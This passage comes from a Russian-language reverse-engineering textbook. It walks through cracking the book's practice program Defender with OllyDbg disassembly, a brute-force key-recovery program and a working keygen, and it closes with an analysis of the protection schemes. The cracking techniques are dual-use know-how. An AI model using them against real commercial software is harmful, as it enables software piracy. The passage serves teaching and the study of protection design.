00404209   MOV EAX,DWORD PTR DS:[EAX]
0040420B   JMP SHORT Defender.00404219
0040420D   CMP EAX,66B8EBBB
00404212   JE SHORT Defender.00404227
00404214   ADD ECX,8
00404217   MOV EAX,DWORD PTR DS:[ECX]

00404219   TEST EAX,EAX
0040421B   JNZ SHORT Defender.0040420D
0040421D   XOR ECX,ECX
0040421F   PUSH Defender.0040322E
00404224   CALL ECX
00404226   RETN
00404227   MOV ECX,DWORD PTR DS:[ECX+4]
0040422A   ADD ECX,DWORD PTR DS:[406014]
00404230   JMP SHORT Defender.0040421F
```

Функция выполняет ещё один знакомый поиск в скопированной таблице экспорта, на этот раз в блоке KERNEL32, указатель на который хранится по адресу 406004, а затем сразу вызывает найденную функцию. Применим прежний приём с индексом, чтобы определить API. Поставьте точку останова на 404227 и наблюдайте адрес, загружаемый в ECX. Затем вычтите из него базовый адрес скопированной KERNEL32, хранящийся по 406004, и разделите результат на 8. Получится индекс текущего API. Быстро запустив DUMPBIN /EXPORTS для KERNEL32.DLL, мы находим имя: SetUnhandledExceptionFilter. Defender назначает 0040322E своим фильтром необработанных

исключений. Такие фильтры вызываются, когда процесс порождает исключение, а доступных обработчиков нет. Сам фильтр и его действия рассмотрим позже.

Перейдём к очередному вызову `NtDelayExecution`, за которым следует другая внутренняя функция `401746`. Она начинается очень знакомой последовательностью, похожей на расшифровщик: эта функция тоже зашифрована. Сам процесс расшифровки я разбирать не буду, но одна деталь заслуживает обсуждения. Перед его началом выполняются две строки:

```
00401785   MOV EAX,DWORD PTR DS:[406008]
0040178A   MOV DWORD PTR SS:[EBP-9C0],EAX
```

Я упомянул их потому, что несколькими строками ниже переменная `[EBP-9C0]` используется как ключ расшифровки, то есть значение для XOR кода. Возможно, вы не помните, но глобальная переменная `406008` уже встречалась. Когда первая зашифрованная функция собиралась возвращаться, она повторно шифровала себя. Во время этого процесса код рассчитывал контрольную сумму зашифрованных данных и сохранял её по адресу `406008`. Всё это важно из-за необычного свойства: ключ расшифровки рассчитывается во время выполнения. Один из побочных эффектов состоит в том, что любая точка останова, поставленная на зашифрованный код и не удалённая до повторного шифрования функции, изменит контрольную сумму и не позволит следующей функции правильно расшифроваться! Defender поступает в полном соответствии со своим названием: защищается.

Перейдём к исследованию только что расшифрованной функции. Она начинается с двух традиционных вызовов `NtDelayExecution`. Затем через обфусцированный интерфейс, по-видимому, вызывается `NtOpenFile`, причём строка `\??\C:` жёстко записана прямо в середине кода. После `NtOpenFile` функция обращается к `NtQueryVolumeInformationFile` с флагом уровня информации `FileFsVolumeInformation`. Затем она читает смещение +8 возвращённой структуры данных и сохраняет значение в локальной переменной `[406020]`. По смещению +8 структуры `FILE_FS_VOLUME_INFORMATION` расположен VolumeSerialNumber; эти сведения также получены с http://undocumented.ntinternals.net.

Это довольно типичная последовательность защиты от копирования, хотя и в несколько необычной форме. Серийный номер тома основного раздела хорошо подходит для создания зависимости от конкретного компьютера. Это 32-разрядное число, случайно назначаемое разделу при форматировании и сохраняющееся до следующего форматирования. Если использовать его в защите на основе серийного номера, ключами нельзя обмениваться между пользователями разных компьютеров, поскольку у каждой машины своё значение. Несколько необычно лишь то, что Defender получает его непосредственно через Native API. Обычно для этого применяют Win32 API `GetVolumeInformation`.

Мы почти достигли конца текущей функции. Перед возвратом она снова вызывает `NtDelayExecution`, выполняет `RDTSC`, загружает младшее слово в EAX как возвращаемое мусорное значение и возвращается к началу, чтобы повторно себя зашифровать.

Разбор параметров программы

Вернувшись в главную функцию точки входа, мы находим очередной вызов `NtDelayExecution`, за которым следует, по-видимому, последний внутренний вызов в точке входа программы, если не считать явно бесполезного `IsDebuggerPresent`: функция `402082`.

Разумеется, `402082` тоже зашифрована, поэтому поставим точку останова на `402198`, сразу после завершения расшифровки. Немедленно начинают появляться знакомые участки кода. Если Olly по-прежнему показывает мусор, а не код, можно либо попытаться войти в него пошагово и посмотреть, исправится ли представление автоматически, либо явно приказать Olly трактовать

байты как код: щёлкнуть правой кнопкой первую строку и выбрать Analysis, During next analysis, treat selection as, Command. Сначала виден вызов `NtDelayExecution`, затем последовательность, загружающая новую DLL: SHELL32.DLL. За загрузкой следует создание обфусцированного интерфейса модуля: выделение памяти по случайному адресу, расчёт контрольных сумм всех экспортируемых имён SHELL32.DLL и копирование всей секции кода в новый блок. После этого программа вызывает функцию KERNEL32.DLL с реализацией исключительно в пользовательском режиме, и нам приходится применить способ с индексом. Выясняется, что это API `GetCommandLineW`, который действительно возвращает указатель на нашу тестовую командную строку.

Следующий вызов обращается к API SHELL32.DLL. Он тоже, вероятно, никогда не переходит непосредственно в ядро, поэтому перед нами просто длинная функция неизвестного назначения. Снова определяем API по индексу. На этот раз это `CommandLineToArgvW`, которая разбирает строку командной строки и возвращает массив строк с одним параметром в каждой. Defender вынуждена вызывать функцию напрямую, потому что не использует библиотеку времени выполнения, обычно выполняющую такую работу.

После `CommandLineToArgvW` мы наконец достигаем области Defender, к которой так долго стремились: разбора аргументов командной строки.

Вначале простой код проверяет правильность параметров. Общее число аргументов, возвращённое `CommandLineToArgvW`, должно быть равно трём: имя Defender.EXE, имя пользователя и серийный номер. Затем проверяется длина третьего параметра, которая должна составлять 16 символов. При другой длине Defender переходит туда же, куда и при неверном числе параметров. После этого вызывается внутренняя функция `401CA8`, убеждающаяся, что шестнадцатеричная строка содержит только цифры и буквы в нижнем или верхнем регистре. Она возвращает логическое значение правильности серийного номера. Если результат равен 0, код вновь переходит по тому же адресу `40299C`, где, по-видимому, находится последовательность "неправильных параметров". Затем другая функция `401CE3` проверяет, что имя пользователя содержит лишь буквы обоих регистров. После неё выполняются три строки:

```
00402994   TEST EAX,EAX
00402996   JNZ Defender.00402AC4
0040299C   CALL Defender.004029EC
```

В этот момент EAX содержит результат проверки имени. Если он равен нулю, код переходит к обработке неудачи по адресу `40299C`; иначе - к `402AC4`, очевидно коду успеха. Обратите внимание: `4029EC` снова использует `CALL`, чтобы перескочить через строку в середине кода. Беглый просмотр адреса сразу после `CALL` в представлении данных OllyDbg показывает:

```
004029A1  42 61 64 20 70 61 72 61  Bad para
004029A9  6D 65 74 65 72 73 21 0A  meters!.
004029B1  55 73 61 67 65 3A 20 44  Usage: D
004029B9  65 66 65 6E 64 65 72 20  efender
004029C1  3C 46 75 6C 6C 20 4E 61  <Full Na

004029C9  6D 65 3E 20 3C 31 36 2D  me> <16-
004029D1  64 69 67 69 74 20 68 65  digit he
004029D9  78 61 64 65 63 69 6D 61  xadecima
004029E1  6C 20 6E 75 6D 62 65 72  l number
004029E9  3E 0A 00                 >..
```

Итак, мы явно достигли кода вывода сообщения "неправильные параметры". Исследовать его не нужно: следует перейти к последовательности "правильных параметров" и посмотреть, что она делает. Похоже, мы уже близко.

Обработка имени пользователя

Переход к 402AC4 показывает, что всё не так просто: впереди ещё немало кода. Сначала над строкой имени выполняется некоторая числовая обработка. Для каждого символа вычисляется остаток по модулю 48, который используется как величина его сдвига влево. Одна интересная деталь: сдвиг реализован отдельной, довольно сложной функцией. Вот её листинг:

```
00401681    CMP CL,40
00401684    JNB SHORT Defender.0040169B
00401686    CMP CL,20
00401689    JNB SHORT Defender.00401691
0040168B    SHLD EDX,EAX,CL
0040168E    SHL EAX,CL
00401690    RETN
00401691    MOV EDX,EAX
00401693    XOR EAX,EAX
00401695    AND CL,1F
00401698    SHL EDX,CL
0040169A    RETN
0040169B    XOR EAX,EAX
0040169D    XOR EDX,EDX
0040169F    RETN
```

Код, по-видимому, реализует 64-разрядный сдвиг влево. CL содержит число разрядов, а EDX:EAX - сдвигаемое значение. Для полноценного 64-разрядного сдвига функция применяет SHLD. Эта инструкция не является в точности 64-разрядным сдвигом, поскольку не сдвигает разряды в EAX, а лишь использует EAX как "источник" разрядов, вводимых в EDX. Поэтому при сдвиге менее чем на 32 разряда функция также должна выполнить обычный SHL над EAX.

После возврата из функции 64-разрядного сдвига выполняется следующий код:

```
00402B1C    ADD EAX,DWORD PTR SS:[EBP-190]
00402B22    MOV ECX,DWORD PTR SS:[EBP-18C]
00402B28    ADC ECX,EDX
00402B2A    MOV DWORD PTR SS:[EBP-190],EAX
00402B30    MOV DWORD PTR SS:[EBP-18C],ECX
```

На рисунке 11.16 действия последовательности представлены в математической записи. По существу, Defender формирует 64-разрядное целое число, однозначно представляющее строку имени: каждый символ прибавляется в свою разрядную позицию этого числа.

Затем функция выполняет сходное, но немного более простое преобразование серийного номера: 16 шестнадцатеричных цифр напрямую превращаются в 64-разрядное целое. Получив его, программа вызывает 401EBC, помещая в стек оба 64-разрядных значения. Теперь мы надеемся найти внутри 401EBC понятную логику проверки. Если получится, Defender взломана!

Проверка сведений о пользователе

Разумеется, 401EBC тоже зашифрована, но последовательность несколько отличается. Вместо жёстко заданного ключа для XOR или чтения его из глобальной переменной функция вызывает другую функцию по адресу 401D18, чтобы получить ключ. После возврата 401D18 значение сохраняется в [EBP-1C] и используется при расшифровке.

$$Sum = \sum_{n=0}^{len} C_n \times 2^{C_n \bmod 48}$$

Рисунок 11.16. Формула, по которой Defender преобразует строку имени пользователя в 64-разрядное значение.

Войдём в функцию `401D18` и выясним, как она создаёт ключ расшифровки. Сразу после входа обнаруживается небольшая проблема: она тоже зашифрована. Откуда же берётся ключ для этой функции? Значимыми кажутся две последовательности. В начале выполняется следующее:

```
00401D1F    MOV EAX,DWORD PTR SS:[EBP+8]
00401D22    IMUL EAX,DWORD PTR DS:[406020]
00401D29    MOV DWORD PTR SS:[EBP-10],EAX
```

Последовательность берёт младшее слово ранее полученного целого представления имени и умножает его на глобальную переменную `[406020]`. Если вернуться к функции, получившей серийный номер тома, станет видно, что он был сохранён по адресу `[406020]`. Таким образом, Defender умножает младшую часть целого имени на серийный номер тома и сохраняет результат в `[EBP-10]`. Следующая, по-видимому связанная последовательность является частью цикла расшифровки:

```
00401D7B    MOV EAX,DWORD PTR SS:[EBP+10]
00401D7E    MOV ECX,DWORD PTR SS:[EBP-10]
00401D81    SUB ECX,EAX
00401D83    MOV EAX,DWORD PTR SS:[EBP-28]
00401D86    XOR ECX,DWORD PTR DS:[EAX]
```

Она вычитает параметр `[EBP+10]` из результата предыдущего умножения и выполняет XOR полученного значения с зашифрованной функцией. По существу, Defender рассчитывает `Key = (NameInt * VolumeSerial) - LOWPART(SerialNumber)`. Пахнет неприятностями! Позволим процедуре завершить расшифровку и попробуем войти в расшифрованный код. Вот как выглядит его начало; результат довольно случаен и у вас может отличаться.

```
00401E32    PUSHFD
00401E33    AAS
00401E34    ADD BYTE PTR DS:[EDI],-22
00401E37    AND DH,BYTE PTR DS:[EAX+B84CCD0]
00401E3D    LODS BYTE PTR DS:[ESI]
00401E3E    INS DWORD PTR ES:[EDI],DX
```

Легко заметить, что это бессмысленный мусор. Расшифровка, по-видимому, не удалась. Но Defender всё равно попытается выполнить этот код! Последствия зависят от используемого отладчика, однако Defender не просто исчезает, а печатает милое сообщение "Sorry... Bad Key.". По всей видимости, его создаёт установленный ранее фильтр исключений верхнего уровня. Defender аварийно завершается из-за неправильного кода в только что изученной функции, а обработчик печатает сообщение.

Разблокирование кода

Похоже, возникла проблема. У нас просто нет ключа, необходимого для расшифровки пути "успеха" в Defender. Программа создаёт его по имени пользователя и серийному номеру, и пользователь должен ввести правильные сведения, чтобы разблокировать код. Внимательное наблюдение за расчётом ключа показывает, что единственной пары имени и номера не существует. При таком алгоритме действительный серийный номер, вероятно, можно получить для любого имени. Вопрос лишь в том, какой должна быть разница между `VolumeSerial * NameLowPart` и младшей частью серийного номера. Выяснив её, мы, скорее всего, взломаем Defender. Но как её найти?

Взлом Defender полным перебором

Быстрого способа получить ключ расшифровки, похоже, нет. Ничто не указывает, что он где-либо присутствует в Defender.EXE; вероятно, его там действительно нет. Поскольку искомая разница имеет длину всего 32 разряда, остаётся один вариант: полный перебор. Компьютер проверяет все возможные ключи, пока не найдёт правильно расшифровывающий код. Для 32-разрядного ключа существует лишь 4 294 967 296 вариантов. Вам это число может показаться огромным, но для ПК задача проще простого.

Чтобы найти ключ, придётся создать небольшую программу перебора. Она берёт зашифрованные данные из программы и пытается расшифровать их каждым ключом от 0 до 4 294 967 296, пока не получит правильные данные. Возникает вопрос: какие данные считать правильными? Надёжного способа узнать это нет. Теоретически можно пытаться запускать каждый расшифрованный блок и смотреть, работает ли он, но реализовать это чрезвычайно сложно, как и создать процесс, способный выполнять проверку надёжно.

Нужен "маркер": достаточно длинная последовательность, которая заведомо находится в зашифрованном блоке. По ней можно распознать правильный ключ. Если маркер слишком универсален, возникнут тысячи или миллионы совпадений, и правильный ключ останется неизвестен. Для этой конкретной функции невероятно длинный маркер не требуется, поскольку сама функция сравнительно коротка. Вероятно, четырёх байтов будет достаточно, если найти байты, которые точно являются частью расшифрованного кода.

Можно искать нечто вероятное, например повторяющиеся вызовы `NtDelayExecution`, но есть вариант немного проще. Помните забавную переменную в первой функции, которой присваивалась единица и которая сразу проверялась на нуль? Позднее мы обнаружили, что зашифрованный код возвращает ей нуль и переходит обратно по тому адресу. Если просмотреть все разобранные зашифрованные функции, в каждой окажется тот же механизм. По-видимому, это универсальный способ повторно зашифровать функцию перед возвратом. Локальная переменная, очевидно, нужна прологу, чтобы различать текущий процесс шифрования и расшифровки. Вот эти две строки из `401D18`, функции, которую мы пытаемся расшифровать:

```
00401D49    MOV DWORD PTR SS:[EBP-4],1
00401D50    CMP DWORD PTR SS:[EBP-4],0
00401D54    JE SHORT Defender.00401DBF
```

Как обычно, локальной переменной присваивается 1, после чего она проверяется на нулевое значение. Если моё предположение верно, расшифрованный код должен содержать инструкцию, подобную первой строке, но загружающую 0 вместо 1. Изучим байты инструкции и точно определим искомое:

```
00401D49    C745 FC 01000000          MOV DWORD PTR SS:[EBP-4],1
```

Это вывод OllyDbg с байтами инструкции. Получилась семибайтовая последовательность, чего более чем достаточно для поиска ключа. Нужно лишь изменить байт `01` на `00`, получив:

```
C7 45 FC 00 00 00 00
```

Следующий шаг - создать небольшую программу с копией зашифрованного кода, которую можно извлечь прямо из окна данных OllyDbg, и расшифровывать его каждым ключом от 0 до `FFFFFFFF`. В каждом расшифрованном блоке программа должна искать маркер, только что подготовленную семибайтовую последовательность. Как только она обнаружится, правильный ключ расшифровки найден. Блок довольно короток, поэтому маркер едва ли случайно встретится в неправильном результате.

Сначала определим начальный адрес и точную длину зашифрованного блока. Оба адреса загружаются в локальные переменные в начале последовательности расшифровки:

```
00401D2C    PUSH Defender.00401E32
00401D31    POP EAX
00401D32    MOV DWORD PTR SS:[EBP-14],EAX
00401D35    PUSH Defender.00401EB6
00401D3A    POP EAX
00401D3B    MOV DWORD PTR SS:[EBP-C],EAX
```

В этой последовательности первое помещённое в стек значение является начальным адресом зашифрованных данных, второе - конечным. Перейдите к окну дампа Olly и выведите данные, начиная с `401E32`. Теперь нужно создать программу перебора и скопировать в неё эти зашифрованные данные.

Перед написанием программы необходимо лучше понять применяемый Defender алгоритм шифрования. Беглый взгляд на последовательность расшифровки показывает, что ключ не просто складывается по XOR с каждым двойным словом кода. Каждый 32-разрядный блок также складывается по XOR с предыдущим незашифрованным блоком. Это важно: расшифровку нужно начинать с той же позиции данных, где начиналось шифрование, иначе получится повреждённый результат. Теперь сведений достаточно для написания небольшого цикла расшифровки в программе полного перебора.

```
for (DWORD dwCurrentBlock = 0;
dwCurrentBlock <= dwBlockCount;
dwCurrentBlock++)
{
dwDecryptedData[dwCurrentBlock] = dwEncryptedData[dwCurrentBlock] ^

dwCurrentKey;
dwDecryptedData[dwCurrentBlock] ^= dwPrevBlock;
dwPrevBlock = dwEncryptedData[dwCurrentBlock];
}
```

Цикл должен выполняться для каждого ключа! После расшифровки ищется маркер в полученном блоке. Если он найден, мы, по-видимому, получили правильный ключ. Иначе ключ увеличивается на единицу, расшифровка и поиск повторяются. Вот логика поиска маркера:

```
PBYTE pbCurrent = (PBYTE) memchr(dwDecryptedData, Sequence[0],

sizeof(dwEncryptedData));
while (pbCurrent)
{

if (memcmp(pbCurrent, Sequence, sizeof(Sequence)) == 0)
{

printf ("Found our sequence! Key is 0x%08x.\n", dwCurrentKey);
_exit(1);
}
pbCurrent++;
pbCurrent = (PBYTE) memchr(pbCurrent, Sequence[0],

sizeof(dwEncryptedData) - (pbCurrent - (PBYTE) dwDecryptedData));
}
```

Когда понимаешь, что всё это нужно выполнить 4 294 967 296 раз, становится ясно, почему процесс займёт некоторое время. А ведь ключ имеет длину всего 32 разряда! Для 64-разрядного ключа понадобилось бы `4 294 967 296 * 2^32` итераций. Даже при скорости 4 294 967 296 итераций в минуту перебор всех ключей занял бы около 8 000 лет.

Теперь не хватает лишь зашифрованных данных и последовательности-маркера. Вот два используемых массива:

```
DWORD dwEncryptedData[] = {
0x5AA37BEB,    0xD7321D42,    0x2618DDF9,    0x2F1794E3,
0x1DE51172,    0x8BDBD150,    0xBB2954C1,    0x678CB4E3,
0x5DD701F9,    0xE11679A6,    0x501CD9A0,    0x685251B9,
0xD6F355EE,    0xE401D07F,    0x10C218A5,    0x22593307,
0x10133778,    0x22594B07,    0x1E134B78,    0xC5093727,
0xB016083D,    0x8A4C8DAC,    0x1BB759E3,    0x550A5611,
0x140D1DF4,    0xE8CE15C5,    0x47326D27,    0xF3F1AD7D,
0x42FB734C,    0xF34DF691,    0xAB07368B,    0xE5B2080F,
0xCDC6C492,    0x5BF8458B,    0x8B55C3C9 };

unsigned char Sequence[] = {0xC7, 0x45, 0xFC, 0x00, 0x00, 0x00, 0x00 };
```

Теперь программу можно собрать и запустить, желательно включив все оптимизации компилятора, чтобы максимально ускорить процесс. Через несколько минут получится следующий результат:

```
Found our sequence! Key is 0xb14ac01a.
```

Прекрасно! Похоже, мы нашли искомое: ключ равен `B14AC01A`. Следовательно, правильный серийный номер можно вычислить по формуле `Serial = LOWPART(NameSerial) * VolumeSerial - B14AC01A`. Но почему серийный номер имеет длину 64 разряда? Возможно ли, что старшие 32 разряда не используются?

Об этом подумаем позже. Пока создадим небольшую программу-генератор, которая рассчитает NameSerial и по алгоритму выдаст, будем надеяться, действительный серийный номер для Defender. Алгоритм довольно прост. Имя преобразуется в 64-разрядное число по формуле с рисунка 11.16. Вот её реализация на C:

```
__int64  NameToInt64(LPWSTR pwszName)
{

__int64 Result = 0;
int iPosition = 0;
while (*pwszName)
{

Result += (__int64) *pwszName << (__int64) (*pwszName % 48);
pwszName++;
iPosition++;
}

return Result;
}
```

Возвращённое этой функцией значение можно передать следующему коду:

```
char name[256];
char fsname[256];
DWORD complength;
DWORD VolumeSerialNumber;
GetVolumeInformation("C:\\", name, sizeof(name), &VolumeSerialNumber,
&complength, 0, fsname, sizeof(fsname));

printf ("Volume serial number is: 0x%08x\n", VolumeSerialNumber);
printf ("Computing serial for name: %s\n", argv[1]);
WCHAR wszName[256];
mbstowcs(wszName, argv[1], 256);
unsigned __int64 Name = NameToInt64(wszName);
ULONG FirstNum = (ULONG) Name * VolumeSerialNumber;
unsigned __int64 Result = FirstNum - (ULONG) 0xb14ac01a;

printf ("Name number is: %08x%08x\n",
(ULONG) (Name >> 32), (ULONG) Name);

printf ("Name * VolumeSerialNumber is: %08x\n", FirstNum);
printf ("Serial number is: %08x%08x\n",
(ULONG) (Result >> 32), (ULONG) Result);
```

Это код программы-генератора. При запуске с именем John Doe получается следующий вывод:

```
Volume serial number is: 0x6c69e863
Computing serial for name: John Doe
Name number is: 000000212ccaf4a0
Name * VolumeSerialNumber is: 15cd99e0
Serial number is: 000000006482d9c6
```

Естественно, у вас значения будут другими из-за иного серийного номера тома. Последнее число нужно передать Defender. Проверим! Вводим параметры командной строки "John Doe" и `000000006482D9C6`, либо собственный серийный номер, и запускаем Defender. Неудача: сообщение "Sorry" никуда не исчезло. Придётся войти в зашифрованную функцию и посмотреть, что она делает.

Зашифрованная функция начинается с `NtDelayExecution`, а затем вызывает обратного близнеца встречавшейся ранее функции 64-разрядного сдвига влево. Он делает то же самое, но сдвигает вправо, ровно 32 раза. Defender выполняет уже знакомое вычисление: `LOWPART(NameSerial) * VolumeSerial - HIGHPART(TypedSerial)`. После этого происходит нечто, предвещающее новые неприятности: функция возвращает результат предыдущего расчёта вызывающему коду.

Это плохая новость, поскольку, как вы, вероятно, помните, возвращаемое значение функции используется для расшифровки вызвавшей её функции. Похоже, старшая часть введённого серийного номера тоже каким-то образом участвует в расшифровке.

Придётся выполнить полный перебор и для вызывающей функции: иначе этот ключ не найти.

В данной функции зашифрованный код начинается по адресу `401FED` и заканчивается по `40207F`. Локальная переменная шифрования и расшифровки находится по тому же смещению `[EBP-4]`, что и в предыдущей функции. Это хорошо: искать нужно ту же последовательность байтов.

```
unsigned char Sequence[] = {0xC7, 0x45, 0xFC, 0x00, 0x00, 0x00, 0x00 };
```

Разумеется, данные отличаются, поскольку функция другая. Копируем её данные в программу перебора и запускаем. Примерно через десять минут получаем ответ:

```
Found our sequence! Key is 0x8ed105c2.
```

Немедленно исправим генератор, чтобы он правильно рассчитывал старшее слово серийного номера, и проверим. Вот исправленный код:

```
unsigned __int64 Name = NameToInt64(wszName);
ULONG FirstNum = (ULONG) Name * VolumeSerialNumber;
unsigned __int64 Result = FirstNum - (ULONG) 0xb14ac01a;
Result |= (unsigned __int64) (FirstNum - 0x8ed105c2) << 32;

printf ("Name number is: %08x%08x\n",

(ULONG) (Name >> 32), (ULONG) Name);
printf ("Name * VolumeSerialNumber is: %08x\n", FirstNum);
printf ("Serial number is: %08x%08x\n",

(ULONG) (Result >> 32), (ULONG) Result);
```

При запуске исправленного генератора с именем "John Doe" получается:

```
Volume serial number is: 0x6c69e863
Computing serial for name: John Doe
Name number is: 000000212ccaf4a0
Name * VolumeSerialNumber is: 15cd99e0
Serial number is: 86fc941e6482d9c6
```

Как и ожидалось, младшее слово серийного номера не изменилось, но теперь результат полный и включает старшее слово. Сразу передаём эти данные Defender: `Defender "John Doe" 86fc941e6482d9c6`; опять же, число зависит от серийного номера тома. Defender выводит:

```
Defender Version 1.0 - Written by Eldad Eilam
That is correct! Way to go!
```

Поздравляю! Вы только что взломали Defender! Это довольно впечатляюще, учитывая сложность технологии даже по сравнению с дорогими коммерческими системами защиты. Если вы не до конца поняли каждый выполненный шаг, не бойтесь. Вероятно, стоит ещё немного потренироваться в исследовании Defender и быстро перечитать эту главу. Можете утешиться тем, что человек, способный легко взломать Defender, является взломщиком мирового класса. И снова настоятельно прошу применять эти знания только во благо, а не для кражи. Будьте хорошим взломщиком, не жадным.

Технологии защиты в Defender

Подведём итог встреченным в Defender технологиям защиты и попробуем оценить их эффективность. Этот раздел можно считать удобным "резюме для руководства" для тех, кто не настроен читать 50 страниц дизассемблированного кода.

Прежде всего важно понимать, что Defender обладает сравнительно мощной защитой по сравнению со многими коммерческими технологиями, но её определённо можно усовершенствовать. Более того, я намеренно ограничил уровень, чтобы программу было практически возможно взломать в рамках этой книги. Без этих ограничений процесс занял бы намного больше времени.

Локализованное шифрование на уровне функций

Подобно многим технологиям защиты от копирования и упаковки исполняемых файлов, Defender хранит большую часть ключевого кода в зашифрованном виде. Это хорошее решение: по крайней мере, оно не позволяет взломщику аккуратно загрузить программу в дизассемблер вроде IDA Pro и легко проанализировать её целиком. При динамической отладке шифрование полезно тем, что препятствует установке точек останова или усложняет её.

Разумеется, большинство схем просто шифрует всю программу одним ключом, который легко доступен где-либо внутри неё. Поэтому написать "распаковщик", автоматически расшифровывающий всю программу и создающий её новую открытую версию, чрезвычайно легко.

Прелесть подхода Defender в том, что автоматический распаковщик создать намного труднее: ключ каждого зашифрованного блока кода получается во время выполнения.

Сравнительно стойкое сцепление блоков шифротекста

Defender применяет довольно надёжный, но простой алгоритм Cipher Block Chaining (CBC), то есть сцепление блоков шифротекста; см. второе издание *Applied Cryptography* Bruce Schneier [Schneier2]. Идея состоит в том, чтобы складывать по XOR каждый блок открытого текста с предыдущим зашифрованным блоком, а результат - с ключом. Этот алгоритм довольно надёжен, его нельзя сравнивать с простым XOR, который крайне уязвим. В простой схеме ключ сравнительно легко получить после определения его длины. Достаточно найти известные вам байты внутри зашифрованного блока и сложить их по XOR с шифротекстом. Результатом будет ключ, если известных байтов не меньше его длины.

Конечно, как я продемонстрировал, CBC уязвим для полного перебора, но здесь достаточно увеличить длину ключа до 64 разрядов или более. Настоящая проблема технологий защиты от копирования в том, что в конечном счёте ключ должен быть доступен программе, а без специального оборудования скрыть его от глаз взломщика невозможно.

Повторное шифрование

Defender заново шифрует каждую функцию перед её возвратом к вызывающему коду. Это создаёт взломщику пусть небольшое, но неудобство: в памяти никогда не оказывается одновременно расшифрованной вся программа, а ведь это идеальный момент, чтобы сохранить её целиком в файл и затем удобно исследовать.

Обфусцированный интерфейс приложения с операционной системой

Одна из ключевых защитных возможностей Defender - необычный обфусцированный интерфейс к операционной системе. Его цель - максимально затруднить распознавание вызовов ОС и сделать почти невозможной установку точек останова на её API. Это серьёзно осложняет взлом, поскольку большинство взломщиков ищут важные области целевой программы по системным вызовам; вспомните `MessageBoxA`, перехваченный во время работы с KeygenMe3.

Интерфейс пытается подключиться к операционной системе без единого прямого вызова API. Для этого через TEB вручную находится первый системный компонент NTDLL.DLL, а затем в его таблице экспорта вручную ищутся API.

За исключением одного вызова во время инициализации, обращения никогда не проходят через исходный компонент пользовательского режима. При запуске весь его код копируется по случайному адресу памяти, и ОС вызывается через эту копию, а не через первоначальный модуль. Поэтому точки останова, поставленные на API пользовательского режима, не сработают. Само собой, это значительно увеличивает потребление памяти и несколько снижает быстродействие, поскольку при каждом запуске программа копирует большой объём кода.

Чтобы максимально затруднить определение вызываемого API, поиск ведётся не по настоящим именам, а по рассчитанным из них контрольным суммам. Восстановить имя API по контрольной сумме невозможно.

У метода есть несколько слабых мест. Во-первых, реализация Defender сохраняла порядок API из таблицы экспорта, что упростило определение вызываемой функции. Случайная перестановка таблицы при инициализации не позволила бы взломщику применять этот способ. Кроме того, для некоторых API можно просто войти в ядро через отладчик режима ядра и увидеть вызванную функцию. Простого обхода этой проблемы, по-видимому, нет, но помните: в основном это справедливо для собственных API NTDLL и в меньшей степени для Win32 API.

И ещё одно. Помните, что Defender была статически связана с KERNEL32.DLL и имела запись импорта `IsDebuggerPresent`? Вызов явно не имел значения: он находился в недостижимом коде. Я добавил его потому, что старые версии Windows, Windows NT 4.0 и Windows 2000, без него просто не позволяли Defender загрузиться. Похоже, Windows ожидает от каждой программы хотя бы одного системного вызова.

Поток проверки счётчика меток времени процессора

Defender содержит, на мой взгляд, довольно надёжный механизм, серьёзно затрудняющий динамическую отладку защищённого приложения. Создаётся отдельный поток, который постоянно следит за аппаратным счётчиком меток времени и завершает процесс, если тот, по-видимому, был каким-либо образом остановлен, например отладчиком. Важно обращаться к счётчику непосредственно низкоуровневой инструкцией вроде `RDTSC`, а не системным API, чтобы взломщик не мог перехватить или заменить получающую значение функцию.

В сочетании с хорошим шифрованием каждой ключевой функции проверочный поток делает исследование программы гораздо неприятнее. Помните, что без шифрования метод был бы не слишком эффективен: взломщик просто загрузил бы программу в дизассемблер и прочитал код.

Почему во время нашего взлома поток проверки меток времени оказалось так легко удалить? Как уже говорилось, я намеренно несколько упростил Defender, чтобы её можно было взломать в пределах этой главы. Следующие изменения значительно затруднили бы удаление проверочного потока. Конечно, оно всегда останется возможным; вопрос лишь в затраченном времени:

• Периодически рассчитывать контрольную сумму проверочного потока из главного потока. Если сумма не совпала, значит, кто-то исправил проверочный поток: немедленно завершить программу.
• Контрольные суммы следует хранить внутри кода, а не в некотором централизованном месте. Это же относится к самим проверкам: они должны быть встроены в код, а не реализованы единственной функцией. Тогда устранить проверки или изменить контрольную сумму будет очень трудно.
• Хранить глобальный дескриптор проверочного потока. При каждом расчёте контрольной суммы убеждаться, что поток всё ещё работает. Если нет, немедленно завершать программу.

Следует отметить, что в нынешней реализации проверочный поток немного опасен. Для упражнения по взлому он достаточно надёжен, но не более. Сравнительно короткий период и обычный приоритет означают, что поток способен несправедливо завершить процесс даже без отладчика.

В коммерческом продукте константа счётчика, вероятно, должна быть значительно больше и рассчитываться во время выполнения по скорости обновления счётчика. Кроме того, потоку следует назначить более высокий приоритет, чтобы другие высокоприоритетные потоки не лишали его процессорного времени и не вызывали ложные срабатывания.

Создание ключей расшифровки во время выполнения

Создавать ключи во время выполнения важно, поскольку тогда программу нельзя автоматически распаковать. Получать ключи можно разными способами; Defender применяет два.

Взаимозависимые ключи. Некоторые функции Defender зашифрованы взаимозависимыми ключами, рассчитываемыми во время выполнения по другим данным программы. В Defender я вычислял контрольную сумму при повторном шифровании и применял её как ключ расшифровки следующей функции. Поэтому любое изменение зашифрованной функции, например исправление или точка останова, не позволит следующей по порядку выполнения функции правильно расшифроваться. Вероятно, для этого стоило бы использовать криптографический алгоритм хеширования, чтобы атакующий не мог изменить код и просто добавить несколько байтов, сохранив исходную контрольную сумму. С криптографическим хешем такое невозможно: любое изменение кода даст новое значение.

Ключи расшифровки на основе пользовательского ввода. Две важнейшие функции Defender просто недоступны без действительного серийного номера. Это похоже на защиту электронным ключом, где программный код зашифрован ключом, находящимся только в аппаратном устройстве. Идея в том, что пользователь без устройства, а для Defender без действительного номера, просто не сможет взломать программу. Нам это удалось лишь потому, что я намеренно применил в сцеплённом блочном шифре короткие 32-разрядные ключи. При ключах длиной 64 или 128 разрядов взлом без действительного номера был бы невозможен.

К сожалению, если задуматься, это не так уж впечатляет. Предположим, Defender была бы коммерческим продуктом. Да, первому взломщику понадобилось бы много времени, но после обнаружения алгоритма расчёта ключа хватило бы единственного действительного серийного номера, чтобы узнать ключ шифрования важных фрагментов кода. Через несколько часов в Интернете появился бы генератор с встроенными секретными ключами. Помните: секретность - лишь временное состояние.

Интенсивное встраивание

